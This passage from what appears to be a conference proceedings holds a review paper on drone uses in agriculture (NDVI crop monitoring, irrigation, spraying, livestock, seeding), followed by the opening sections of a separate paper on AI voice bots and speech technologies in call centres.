Being one of the most important branches of industry and vital to humanity's existence, agriculture is directly linked to the expanding population and the growing demand for food [1]. However, indirectly affected by climate change, digitalization of the society, shifting lifestyles, agriculture faces a series of problems which traditional methods struggle to solve. Technology is developing at a very fast pace and is progressively commercialising agriculture as well, introducing smart solutions that not only tackle recent challenges, but also pave the way for sustainable agricultural practices and innovative branches previously inconceivable [2]. Drones, in particular UAVs (unmanned aerial vehicles) or also known as pilotless aircrafts, are capable of flying, staying and manipulating in the air with almost to none supervision [3]. Allowing to use a lot less effort, but increase productivity on the field. Among the most popular places around humans where drones have been used are in videography, real-time monitoring of road traffic, infrastructure and construction inspection, emergency

medical services. This paper is focused on revolutionising agricultural management by allowing plant monitoring, irrigation, spraying, precise agriculture and livestock management practically without the influence of the human factor [4]. They have the ability to gather data in real time and coupled with intelligent software solutions enhance the production efficiency, capacities and quality [5].

II. CROP MONITORING

Monitoring the health of crops and their regular inspection are crucial in avoiding a deficiency of certain species during the growing season. Traditional methods involve manual inspection, visual inspection of each plant, demanding significant commitment, human resources, time, leading to potential errors. This approach, limits the farmer to a smaller area, and requires expertise which is dependent on the field of study for different species, where the quality of the work will depend on the expertise and readiness of the expert. With the introduction of smart technologies in this area of agriculture, the need for human intervention is completely rejected as a necessity for performing the inspection and as a cause of error. Unlike traditional methods, drones offer vast coverage and perform inspections at short intervals, efficiently detecting the smallest changes. Apart from the possibility of the change of the crop being observed, the usage of a smart system for agriculture allows further processing of the data, identifying correlations between causes and effects, but also discovering certain recurring patterns. Past observations of the fields relied on an aircraft, through satellite images, is very constrained by weather conditions and technology in general because it is impossible to get a sufficiently detailed view that way [6], [7]. Furthermore, this method results in high costs, unsustainability and inapplicability to small plants due to the distance from which it is recorded. The advantage of using drones especially in this area is their adaptability - relying on cameras rather than specialized construction. Cameras capture reflectance of vegetation canopy. The camera takes one capture per second and stores it into memory and sends to the ground station through telemetry. [8] Utilizing

NIR (Near infrared spectroscopy), thermal infrared rays and resolution multispectral devices it is possible to assess the health of the plant, i.e. water stress, nutrient stress, insect-pest attack, diseases [9]. A camera record representing the NDVI of a field is shown in Figure 1, where the greener areas indicate higher chlorophyll levels in plants, implying greater health.

Key metric for the data derived from this measurement is the Normalized Difference Vegetation Index (NDVI), which calculates plant health based on reflectance measurements:

$$NDVI = \frac{(R_{NIR} - R_{RED})}{(R_{NIR} + R_{RED})} \quad (1)$$

Where:

R_{NIR} = Reflectance of the near infrared band

R_{RED} = Reflectance of the red band




Fig. 1: Representation of field through NDVI, adopted from [10]

The underlying principle behind this is chlorophyll's ability to reflect near-infrared wavelengths and absorb red and blue light. Consequently, when the level of chlorophyll is low, then the plant loses its green coloration, pointing a potential vitality issue [11]

In the context of smart crop monitoring, the utilization of advanced technologies such as drones has become increasingly prevalent. These cameras are widely used for crop monitoring and analysis. A comparison of available camera systems is presented in Table I.

Model	Resolution	Thermal sensors	Capture Speed
Parrot SEQUOIA+	14 MP	Not present	1 picture/second
AgroCam	12 MP	Not present	2 pictures/second
MicaSense Altum PT	12 MP	Present	2 pictures/second
MicaSense RedEdge-P	5.1 MP	Not present	2 pictures/second

TABLE I: Comparison of Crop Monitoring Camera Systems

These camera systems offer varying resolutions, capture speeds, and features such as thermal sensors. The choice of camera system depends on factors such as the specific monitoring requirements, budget, and desired functionalities.

III. IRRIGATION

One of the crucial steps in farming is watering the crops to help them grow. There are environments where rainfall is irregular or drought is expected. This is where artificial application of water also known as irrigation comes in handy. Irrigation is the process of watering the soil through various different systems, improving crop growth and quality, while allowing farmers to grow crops on a consistent schedule. In addition to these it helps protect the crops from frost, cool livestock off, reduce dust etc. As climate change increasingly affects drought conditions, the need for precise and efficient irrigation is crucial. With the help of drones equipped with microwave sensing, spectral and thermal cameras, they can capture very accurate soil health information including moisture levels. The captured sample is shown in Figure 2, where the color of the pixels indicates the soil's water level. This distinction enables the model to efficiently process and identify water deficiencies. Identifying areas where water is lacking and taking action with the assistance of irrigation systems [12]. Some of the most common irrigation systems are presented in Table II.

Drones	Cameras
WingtraOne RGB61	RGB 61 MP full-frame MicaSense RedEdge-P
DJI Mavic 3 Multispectral	20 MP 4/3 CMOS 4 × 5MP G/R/RE/NIR
Jouav CW-007	CA-103 Aerial MS600 V2 Multispectral
Equinox	Multispectral 5 band sensor Aerial Data Acquisition

TABLE II: Drone cameras for predictions

- Drip Irrigation (Distributing water via low pressure using piped network to each plant)
- Sprinkler Irrigation (Distributing water via high pressure using sprinklers or guns from a central position) [13]
- Micro-irrigation (Distributing water via low pressure using piped network to each plant) [14]

These systems allow water to be distributed in the most efficient way, watering only the part that is in need, thus preventing waterlogging the soil, helping it reach its optimum. This is achievable by application of different image processing techniques and machine learning models utilizing the information from the drones sensors and cameras ensuring that the appropriate amount of water is supplied to a certain area [15]. The drones themselves are not suited for large-scale irrigation, because the volume of water needed is excessive and very weighty, making it a slow and inefficient way of irrigation.

Drones offer new possibilities for irrigation scheduling. Irrigation scheduling is a procedure to provide an exact amount of water on the field in the right timing, making all the difference when we aim for optimum production. With the help of drones it could regularly detect water logs or droughts, knowing where it should irrigate [17]. If the time span between two cycles of irrigation is too long, the plants may experience water deficiency, and the same goes the other way around




Fig. 2: Prediction of water deficit using thermal cameras, adopted from [16]

if the cycles occur too frequently, overwatering can lead to waterlogging and oxygen deficiencies. This results in an almost fully automated farm. [18].

IV. SPRAYING

Spraying and fertilization have been the most controversial issues in agriculture over the years. When considering the aspect of fruit quality, spraying is inevitable as it could provide the plant with a safe environment for growing and protection against various pests, starting from insects, various diseases, deficiencies of certain minerals in the soil. However, pesticides are chemical substances raising concerns due to potential health risks associated with human exposure and their dosage is of crucial importance for humans, primarily because the same fruits are taken into the body, but also because traditional methods, which are the percentage most represented in agriculture, often involve manual spraying of plants, i.e. prolonged exposure for the farmer to the chemicals, especially if it is a larger area [16], [19]. Furthermore, it is crucial to emphasise that excessive exposure to a chemical can indeed harm plants, so it is important to spray only those that have a real need for it and to carefully monitor the quantity of chemicals used. In manual agricultural practices, it is hard to precisely apply the pesticide.

One solution to this decades long problem lies in the application of drone technology. Drones offer a revolutionary approach by automating the spraying process and minimising the risk of overexposure by reducing the need for direct human contact. Unlike the previous one, where the task relied only on cameras, the drones used for this task require platform designed to lift more weight, advanced sensors, GPS tracking and a spraying module consisted of a nozzle, a high pressure pump and a controller that will manage the entire system [20]. Figure 3 represents the most advanced commercial drone [21]



Fig. 3: DJI Agras T40, adopted from [21]

used for spraying in action. Other commercial solutions with their specifications are presented in Table III.

In practice, the integration of plant monitoring systems with spraying drones allows for real-time adjustment of the amount of pesticides based on to the current state of the plant, its vitality and soil quality [22]. This is practically an automated approach, where the drone would be able to quickly navigate the fields by the GPS coordinates, access the areas in need of treatment according to the previously collected data and deliver the right amount of chemicals without harming healthy plants and without the human factor in direct contact with the chemicals.

Model	Capacity	Battery capacity	Battery life	Area
DJI Agras T40	40 L	30000 mAh	3 hours	21.3 acres/h
HAG P100 Pro	40 L	20000 mAh	6 hours	26.5 acres/h
TTA G300	30 L	10000 mAh	2 hours	24 acres/h
Guardian SC 1	75 L	N/A	N/A	60 acres/h
Hylio AG-272	68 L	42000 mAh	15 minutes	50 acres/h

TABLE III: Comparison of Drones for spraying

Despite the problems with various diseases, mineral deficiency in the soil, various insects, farmers often encounter challenges with an uncontrolled emergence of weeds which disrupts the normal growth of their crops [23]. The conventional solution to deal with this problem is the use of herbicides, where the most common practice is to spray the same amount on the entire field, without taking into account whether the specific region is affected. However, the excessive and incorrect use of herbicides leads to a certain resistance that the weeds create to the chemicals used rendering them ineffective, which directly threatens the growth and jeopardises the yield [24]. The technological solution, on the other hand, introduces the use of drones, for which several tests have been performed, from different heights/distances from the field. These images are obtained with special hyperspectral cameras with the ability to detect even subtle changes in the color and density of the leaves. This is especially important because the way this method works is that the images are processed by a machine learning model with a convolutional neural network (CNN) [25]. By comparing these images to previous samples, as shown in figure 4, the model accurately identifies the precise locations of weeds. Subsequently, the drone can be directed to target those areas specifically, thus optimizing the use of

herbicides. Although this approach shows promise, there are still challenges that need to be addressed. For example, weed species identification remains a problem in which this area is still being perfected, and a suitable machine learning model for this is currently being developed and refined.




Fig. 4: Timeline of hyperspectral images, adopted from [26]

Sensing system	Altitude	Swath width	Spatial resolution
Satellite	600–800 km	600–800 km	1.25–1,000 m pixel ⁻¹
Manned aircraft	500–3,000 m	1,200–7,150 m	20–150 cm pixel ⁻¹
UAV	10–200 m	20–400 m	21–30 cm pixel ⁻¹
Human sensing	<5 m	<5 m	0.1–1 cm pixel ⁻¹

TABLE IV: Comparison of remote sensing systems for weed management, adopted from [27]

From the data presented in Table IV, it can be concluded that satellite imagery remains as a viable option, however the level of detail would be very low considering the resolution, so their application would be suitable for large-scale studies. On the contrary, manned aircraft provide a higher level of detail, but their feasibility is reliant on weather conditions and, of course, the need for specially qualified staff to operate the aircraft. The conventional approach, i.e. manual inspection, offers the most detailed and exhaustive analysis. Nonetheless, its realization is very slow, inefficient and again susceptible to weather conditions. Evaluating the metrics shown, drones, although dependent on weather conditions, offer a balance in terms of analysis detail, ease of use, and long-term usefulness in data collection for further processing and model development.

V. LIVESTOCK MANAGEMENT

Drones are increasingly being utilized in various aspects of livestock farming as a branch of agriculture. Livestock management includes range of tasks, starting from the basic activities, such as counting and detecting cattle, to more complex tasks, such as herd management procedures.

One notable area where drones prove invaluable is in livestock counting. Initially, this task relied on the primitive approach where a human manually reviewed video footage captured from cameras installed in the barn. However, in this era of digitization and expansion of livestock, this became impractical and unscalable. This is where drones offer a solution. No special platforms are required for this purpose, simply a camera with adequate resolution. The process involves processing the images using machine learning models. The application of Region-based Convolutional Neural Network (R-CNN) initially provided a cost-effective, but with

low accuracy. This involved a sliding window approach and analysis of specific video frames, taking into account the drone’s distance from the ground. However, this was a good foundation for developing new architectures that are based on the use of pre-trained models to detect regions of interest, such as bounding boxes around animals, and application of different intermediate layers for the extraction of features of interest [28], [29].

More complex tasks require more elaborate systems that comprise a sophisticated architecture of multiple drones, base stations, controllers, and an established Long-Range Wide-Area Network (LoRaWAN) [30]. The marking of animals with RFID tags enables the deployment of drones equipped with RFID repeaters to capture the vital parameters. After processing them in the base stations, a comprehensive report on the health status of the animals can be generated. These systems find their main application in herding and roundup of livestock. Multiple drones deployed across different sections within the herd using GPS technology, effectively assume the role of shepherds, i.e. the drones take on the task of guiding the animals to a certain location and returning them to the stables. A notable example is the successful simulation employing four drones coordinated by a Proportional-Integral-Derivative (PID) controller. Firstly, they determine the optimal flight trajectory and animal movement, and then, through the flight, they continuously monitor and maintain optimal distance between the animals and the aircraft. Figure 5 illustrates various drone configurations for this purpose [31].




Fig. 5: Drone configurations for livestock roundup, adopted from [31]

VI. PRECISE AGRICULTURE

With the advent of drones in agriculture, the precision of the farmers’ tasks has gone up, treating different areas of the same field in unique ways. This allows the field to be divided along more granular lines, using the most out of every square metre. Drones have shown their advantage in tasks like irrigation, spraying, and planting. Making them a lot more efficient, with a lot less wastage. It does not only help in efficiency and wastage, but it also helps with managing the crops health [32].

This gives very precise guidance on the current state of the crops. When carrying out agricultural treatments, this tool allows it to act only on those areas where it is really necessary, where back in the day it was harder to distinguish which plant should have more treatment. This narrows the area only for the plants that need more supplements, like pesticides and other

nutrients, which are known to increase the crop yields and production go up while decreasing the waste [33].

What enables precise agriculture is the data that is collected by the drone. Even though there are other ways of capturing data from the field like satellites, drones have consistently shown better results simply because of their size and capability of closer approach to the crops, giving better predictions [34]. A brief comparison on this topic is shown in Table V.

	Drones	Satellites
Cost	Low, cost of the drone	High per use
View	Fine-grained	Bird's-eye
Speed	Deploy on command	Waiting for the image
Temporal Resolution	Up to date	Out of date
Spatial Resolution	Centimeter-level accuracy	25 cm resolution
Map Area	3km ²	Unlimited
3D models and Point Clouds	Yes	No

TABLE V: Drones vs Satellites

VII. FUTURE APPLICATIONS OF DRONES IN THE AGRICULTURE

In certain agricultural tasks such as seeding, harvesting and fruit selection, human capabilities still surpass and show superiority to the current level of development of drones and their application in this industry.

However, there is some ongoing progress and development in drone seeding. Although there is only one commercial solution in production [35], there are constant research efforts and experimental projects [36] exploring this domain. The key feature of these drones is a mechanism to control and direct the dispersion of the seed. At the same time, a seed wrapped in a degradable capsule can also be used. An image of this machine is provided in Figure 6. The notable advantage offered by the commercial product represented in Figure 8, lies in the integration with post-op systems that analyze the soil quality to accordingly plan the sowing. Subsequently, through the systems described earlier, continue to manage the crops cultivation [35].

The task of fruit picking, on the other hand, remains the least developed with only one commercial project-solution, displayed in Figure 9. The concept revolves around, of course, the use of a machine learning model that will process the images and determine the ripeness of the fruits for harvesting [37]. The drone platform additionally needs to be equipped with a telescopic robotic arm [38], like the one shown in Figure 8 or a vacuum system to take the fruit from the stem and store it in a container [39].

VIII. CONCLUSION

Drones are evolving into a revolutionary force in agriculture, transforming traditional approaches across various domains. From crop management, irrigation, spraying to a role in live-stock farming, drones offer many benefits to the farmers. By using drones, the time required for conventional agricultural procedures is significantly shortened leading to positive effect on the yield and quality of the fruits.

Nevertheless, alongside these benefits there are some notable drawbacks. First is the high cost for establishing smart




Fig. 6: Seeding mechanism, adopted from [36]




Fig. 7: Agrodronas - commercial project, adopted from [35]

systems supported by drones, making it inaccessible for the majority of farmers. Furthermore, aerial spraying, while efficient, can contaminate waterways thereby indirectly threatening local ecosystems and wildlife. And finally, due to their size, drones have limited carrying capacity for energy sources (batteries or fuel). This affects both the statics of the construction and drones operational efficiency in general, thus shortening the range of operation which is further limited by weather conditions.

The usage of drones enables real-time data collection, task automation and precise execution. Therefore, it is essential to achieve a balance, prioritizing the sustainable and responsible management of technology and addressing the barriers that bring the mentioned negatives.

REFERENCES

- [1] S. Gevariya, P. Rank, K. Patel, R. Patel, P. P. B. V. Asstt. Prof, and H. Rank, "Future in agriculture and agriculture in future," vol. 4, pp. 167–173, 03 2024.
- [2] R. Saik, "The future of agriculture," *International Food and Agribusiness Management Review*, pp. 1–2, 04 2024.
- [3] S. A. H. Mohsan, M. A. Khan, F. Noor, I. Ullah, and M. H. Alsharif, "Towards the unmanned aerial vehicles (uavs): A comprehensive review," *Drones*, vol. 6, no. 6, 2022. [Online]. Available: <https://www.mdpi.com/2504-446X/6/6/147>
- [4] S. A. H. Mohsan, N. Q. H. Othman, Y. Li, M. H. Alsharif, and M. A. Khan, "Unmanned aerial vehicles (UAVs): practical aspects, applications, open challenges, security issues, and future trends," *Intell Serv Robot*, vol. 16, no. 1, pp. 109–137, Jan. 2023.
- [5] V. S. M, *Importance of Drones in Agriculture*, 01 2024, pp. 112–128.
- [6] S. Liaghat, S. K. Balasundram *et al.*, "A review: The role of remote sensing in precision agriculture," *American journal of agricultural and biological sciences*, vol. 5, no. 1, pp. 50–55, 2010.
- [7] E. R. Hunt Jr and C. S. Daughtry, "What good are unmanned aircraft systems for agricultural remote sensing and precision agriculture?" *International journal of remote sensing*, vol. 39, no. 15–16, pp. 5345–5376, 2018.



Fig. 8: Research project with robotic arm, adopted from [38]



Fig. 9: Commercial project with vacuum, adopted from [39]

- [8] H. Aasen, A. Burkart, A. Bolten, and G. Bareth, "Generating 3d hyperspectral information with lightweight uav snapshot cameras for vegetation monitoring: From camera calibration to quality assurance," *ISPRS Journal of Photogrammetry and Remote Sensing*, vol. 108, pp. 245–259, 2015. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0924271615001938>
- [9] G. Dutta and P. Goswami, "Application of drone in agriculture: A review," *International Journal of Chemical Studies*, vol. 8, pp. 181–187, 10 2020.
- [10] Understanding your aerial data: Normalized difference vegetation index ndvi. [Online]. Available: <https://geoawesome.com/eo-hub/understanding-aerial-data-normalized-difference-vegetation-index-ndvi>
- [11] A. Bhandari, A. Kumar, and G. Singh, "Feature extraction using normalized difference vegetation index (ndvi): A case study of jabalpur city," *Procedia Technology*, vol. 6, pp. 612–621, 2012, 2nd International Conference on Communication, Computing and Security [ICCCS-2012]. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S2212017312006196>
- [12] H. Jalajamony, M. N. Sasidharan Nair Kavitha, P. Mead, and R. Fernandez, "Drone aided thermal mapping for selective irrigation of localized dry spots," *IEEE Access*, vol. PP, pp. 1–1, 01 2023.
- [13] T. Kifle, *Manual on Irrigation Water Management*, 04 2024, pp. 1–17.
- [14] W. Y. Wang, Y. Zhang, W. Wang, Z. Liu, Y. Xingjiao, H. Li, W. Wang, and X. Hu, "A review of optimal design for large-scale micro-irrigation pipe network systems," *Agronomy*, 11 2023.
- [15] A. Basiri, V. Mariani, G. Silano, M. Aatif, L. Iannelli, and L. Glielmo, "A survey on the application of path-planning algorithms for multi-rotor uavs in precision agriculture," *Journal of Navigation*, vol. 75, pp. 1–20, 01 2022.
- [16] M. F. Aslan, A. Durdu, K. Sabanci, E. Ropelewska, and S. S. Gültekin, "A comprehensive survey of the recent studies with uav for precision agriculture in open fields and greenhouses," *Applied Sciences*, vol. 12, no. 3, 2022. [Online]. Available: <https://www.mdpi.com/2076-3417/12/3/1047>
- [17] A. Jamal, X. Cai, X. Qiao, L. Garcia, J. Wang, A. Amori, and H. Yang, "Real-time irrigation scheduling based on weather forecasts, field observations, and human-machine interactions," *Water Resources Research*, vol. 59, 03 2024.
- [18] S. Sahu, *Automation in Agriculture: The Use of Automated Farming Emphasizing Smart Farm Machinery*, 09 2023, pp. 01–20.
- [19] S. Majumder, B. Reddey, J. Pandey, A. Paul, A. Kumar, and K. Banerjee, "Pesticide residue and bio-pesticides in vegetable crops," *Vegetable Science*, vol. 51, pp. 77–96, 02 2024.
- [20] Drones for spraying pesticides—opportunities and challenges. [Online]. Available: <https://ohioline.osu.edu/factsheet/fabe-540>
- [21] "AGRAS T40 - One for All - DJI Agricultural Drones — dji.com," <https://www.dji.com/global/t40>, [Accessed 03-05-2024].
- [22] M. Manyanga, J. Marumure, N. Chigede, M. Mubvuma, C. Mudzengi, I. Nyambiya, and M. Muteveri, *Vermicomposting for Improved Soil Health: Prospects for Degraded Soils*, 04 2024, pp. 325–337.
- [23] N. Islam, M. M. Rashid, S. Wibowo, C.-Y. Xu, A. Morshed, S. A. Wasimi, S. Moore, and S. M. Rahman, "Early weed detection using image processing and machine learning techniques in an australian chilli farm," *Agriculture*, vol. 11, no. 5, 2021. [Online]. Available: <https://www.mdpi.com/2077-0472/11/5/387>
- [24] D. C. Tsouros, S. Bibi, and P. G. Sarigiannidis, "A review on uav-based applications for precision agriculture," *Information*, vol. 10, no. 11, 2019. [Online]. Available: <https://www.mdpi.com/2078-2489/10/11/349>
- [25] L. Li, Y. Fan, X. Huang, and L. Tian, "Real-time uav weed scout for selective weed control by adaptive robust control and machine learning algorithm," in *2016 American Society of Agricultural and Biological Engineers Annual International Meeting, ASABE 2016*, ser. 2016 American Society of Agricultural and Biological Engineers Annual International Meeting, ASABE 2016. American Society of Agricultural and Biological Engineers, 2016, funding Information: The research is sponsored by NSF Award Search: Award1520588 - SBIR Phase I: Aerial Weed Scout with Robust Adaptive Control for Site-Specific Weed Control.; 2016 ASABE Annual International Meeting ; Conference date: 17-07-2016 Through 20-07-2016.
- [26] N. Rai, Y. Zhang, B. Ram, L. Schumacher, R. Kiran, S. Bajwa, and X. Sun, "Applications of deep learning in precision weed management: A review," *Computers and Electronics in Agriculture*, vol. 206, p. 107698, 02 2023.
- [27] Y. Huang, K. Reddy, R. Fletcher, and D. Pennington, "Uav low-altitude remote sensing for precision weed management," *Weed Technology*, vol. 32, pp. 1–5, 11 2017.
- [28] G. F. P. K. L. G. Z. S. Beibei Xu, Wensheng Wang and C. Li, "Livestock classification and counting in quadcopter aerial images using mask r-cnn," *International Journal of Remote Sensing*, vol. 41, no. 21, pp. 8121–8142, 2020. [Online]. Available: <https://doi.org/10.1080/01431161.2020.1734245>
- [29] V. Soares, M. Ponti, R. Gonçalves, and R. Campello, "Cattle counting in the wild with geolocated aerial images in large pasture areas," *Computers and Electronics in Agriculture*, vol. 189, p. 106354, 2021. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0168169921003719>
- [30] M. Behjati, A. B. Mohd Noh, H. A. H. Alobaidy, M. A. Zulkifley, R. Nordin, and N. F. Abdullah, "Lora communications as an enabler for internet of drones towards large-scale livestock monitoring in rural farms," *Sensors*, vol. 21, no. 15, 2021. [Online]. Available: <https://www.mdpi.com/1424-8220/21/15/5044>
- [31] M. Alanezi, M. S. Shahriar, B. Hasan, S. Ahmed, Y. Shaaban, and H. Bouchekara, "Livestock management with unmanned aerial vehicles: A review," *IEEE Access*, vol. 10, pp. 1–1, 01 2022.
- [32] V. S. M and S. Sivakumar, *Precision Agriculture Technologies*, 01 2024, pp. 117–145.
- [33] P. Mullangi and A. Tyagi, *Smart Sensor-Based Smart Agriculture for Better Crop Production in This Smart Era Smart Sensor-Based Smart Agriculture for Better Crop Production*, 03 2024, pp. 236–266.
- [34] Drones vs satellites. [Online]. Available: <https://flypix.ai/blog/drones-vs-satellites-a-comparative-analysis-in-geospatial-intelligence/>
- [35] Aerial seeding - agrodronas. [Online]. Available: <https://agrodronas.lt/en/agricultural-services/aerial-seeding/>
- [36] O. F. Marzuki, E. Teo, and A. Rafie, "The mechanism of drone seeding technology: A review," *Malaysian Forester*, vol. 84, pp. 349–358, 06 2021.

- [37] M. Chakraborty, "Drone technology in agriculture," vol. 5, pp. 290–292, 02 2023.
- [38] S. Kushal, H. G. Monisha, J. S. Manasa, M. V. Maniesh, and D. M. V. Aparanji, "Fruit harvesting drone," *International Journal of Advanced Research and Review*, pp. 1–7, 2020.
- [39] Tevel flying autonomous robots™. [Online]. Available: <https://www.tevel-tech.com/technology/>

Call-Centers in the Era of AI: Opportunities and Challenges

Ivana Andreevska¹, Dijana Andova², Bojana Zdravkovska³, Jovana Trajcheska⁴, and Kostadin Mishev⁵

*Faculty of Computer Science and Engineering,
Skopje, Macedonia*

ivana.andreevska@students.finki.ukim.mk, dijana.andova@students.finki.ukim.mk, bojana.zdravkovska@students.finki.ukim.mk,
jovana.trajcheska@students.finki.ukim.mk, kostadin.mishev@finki.ukim.mk

Abstract—Artificial Intelligence (AI) technologies like Speech Technologies (ST) and Natural Language Understanding (NLU) have revolutionized the way call centers operate and opened up the possibilities of AI utilization. This paper aims to comprehensively understand the intricacies of leveraging ST and NLU methodologies to augment customer satisfaction, optimize operational logistics, and facilitate the shift from pre-scripted responses to dynamic dialogues applied to modern call center interfaces. Three success stories will be presented in which AI has revolutionized the processes, productivity, and customer experience of the finance, corporate software, and contact center industries.

Index Terms—call centers, natural language processing, automatic speech recognition, artificial intelligence

I. INTRODUCTION

The integration of Speech Technologies (ST) technologies such as Automatic Speech Recognition (ASR) and Text-to-Speech (TTS), in combination with Natural Language Processing (NLP), has brought about a revolutionary change in the way call centers function and how speech can be utilized to its maximum capacity. As a result of the advances in such technologies, in recent years, the use of voice bots in call centers has gained significant attention. Voice bot, also known as a digital assistant, conversational agent, virtual assistant, virtual agent, is as the name suggests a virtual ‘Bot’ or computer program that conducts a conversation [1]. Powered by AI and NLP, these automated systems are designed to simulate human conversational patterns. These software-based systems are often used in various areas including customer service [2], telecommunications [3], fintech [4], call centers and many more. To understand the role of voice bots in call centers, it is essential to explore the evolution of call center operations. Traditionally, call centers relied on human agents to handle customer inquiries, provide support, and resolve issues [5]. However, as consumers demand immediate responses and tailored recommendations and continuously outsource their purchase decisions to algorithms [6] businesses have started to leverage automation and AI in order to prioritize convenience and personalization [7]. Voice bots offer numerous advantages to call centers and businesses. They efficiently manage high call volumes, reducing wait times and enhancing overall efficiency. With 24/7 availability, they cater to customer inquiries any time of the day. Voice bots also aid human agents by

handling routine tasks, allowing agents to focus on complex issues, thus improving productivity and job satisfaction. As they often provide a more engaging platform for customers to submit their contact information, they can also serve to generate consumer interest for a product or service, potentially increasing company revenue [9]. This paper focuses on a comprehensive exploration of voice bot technology, focusing on key components such as ST and NLU, emphasizing how these components work together to enable seamless communication between humans and machines. In section III, we delve into real-world success stories of companies that have effectively implemented voice bots in call centers, finance, and telecommunications. By examining these use cases, we aim to extract valuable insights into the practical applications and benefits of voice bots in different industries. Furthermore, we analyze the most utilized and implemented tools within the voice bot ecosystem. By synthesizing research findings and industry trends, we provide a holistic understanding of how voice bot technology is reshaping customer interactions and call center dynamics. Through this exploration, we aim to highlight the pivotal role of voice bots in enhancing operational efficiency, customer satisfaction, and overall business performance.

II. VOICE BOT CORE COMPONENTS

A. The meaning of Natural Language Processing

Natural Language Processing (NLP) is a domain within Artificial Intelligence that empowers machines to comprehend and extract meaning from human languages. NLP’s superiority over humans lies in its ability to process large volumes of language and data. The fundamental components of Natural Language Processing are Natural Language Understanding (NLU) and Natural Language Generation (NLG) [9].

The Natural Language Understanding (NLU) element is essential in every NLP platform, decoding user input to provide valuable insights for action [10].

Modern machines can analyze human speech through NLU to extract topics, entities, sentiments, phrases, and other relevant information. This is used in call centers and customer service networks to understand verbal and written complaints. Techniques like categorizing phrases and sentences, determining meaning and grammar, and extracting the overall message are used to comprehend the human language.

Natural Language Generation (NLG) is the process of producing coherent and meaningful phrases, words, and sentences by converting information obtained from a computer's language into a form that can be easily understood by humans. NLG enables computer systems to transform data from non-linguistic representations into text that is comprehensible in various human languages. [11].

NLU enables AI-driven voice bots and voice assistants to accurately perceive speech, correctly comprehend inquiries, and sustain a contextual, intelligent conversation rather than solely carrying out isolated commands. Consider inquiring Alexa, a voice-bot, about the weather and having it comprehend that you seek a 5-day forecast for your upcoming journey, rather than solely providing the present temperature.

ChatGPT, an AI LLM Chatbot by OpenAI, uses advanced NLP to have text-based conversations with users. ChatGPT enhances its responses using a combination of supervised learning, where it predicts the next token in a sequence, and reinforcement learning, where it learns from rewards and penalties. Other chatbots that utilize NLP include Bing AI, Jasper, YouChat, Chatsonic, and Google Bard [12].

The emergence of NLP-based platforms has marked a turning point in the way individuals engage with computers. These systems are no longer limited to providing static responses; instead, they possess the ability to understand context, engage in multi-turn conversations, and generate coherent and contextually relevant replies [10].

B. Automatic Speech Recognition

Automatic Speech Recognition (ASR) is an independent, machine-based process of decoding and transcribing oral speech. A typical ASR system receives acoustic input from a speaker through a microphone, analyzes it using some pattern, model, or algorithm, and produces an output, usually in the form of a text. It is important to distinguish speech recognition from speech understanding, the latter being the process of determining the meaning of an utterance rather than its transcription [13]. ASR also includes the process of automatically identifying patterns in a speech waveform. Patterns that could be detected from speech include the speaker's identity, language, emotion and the textual transcription of the spoken utterance [14].

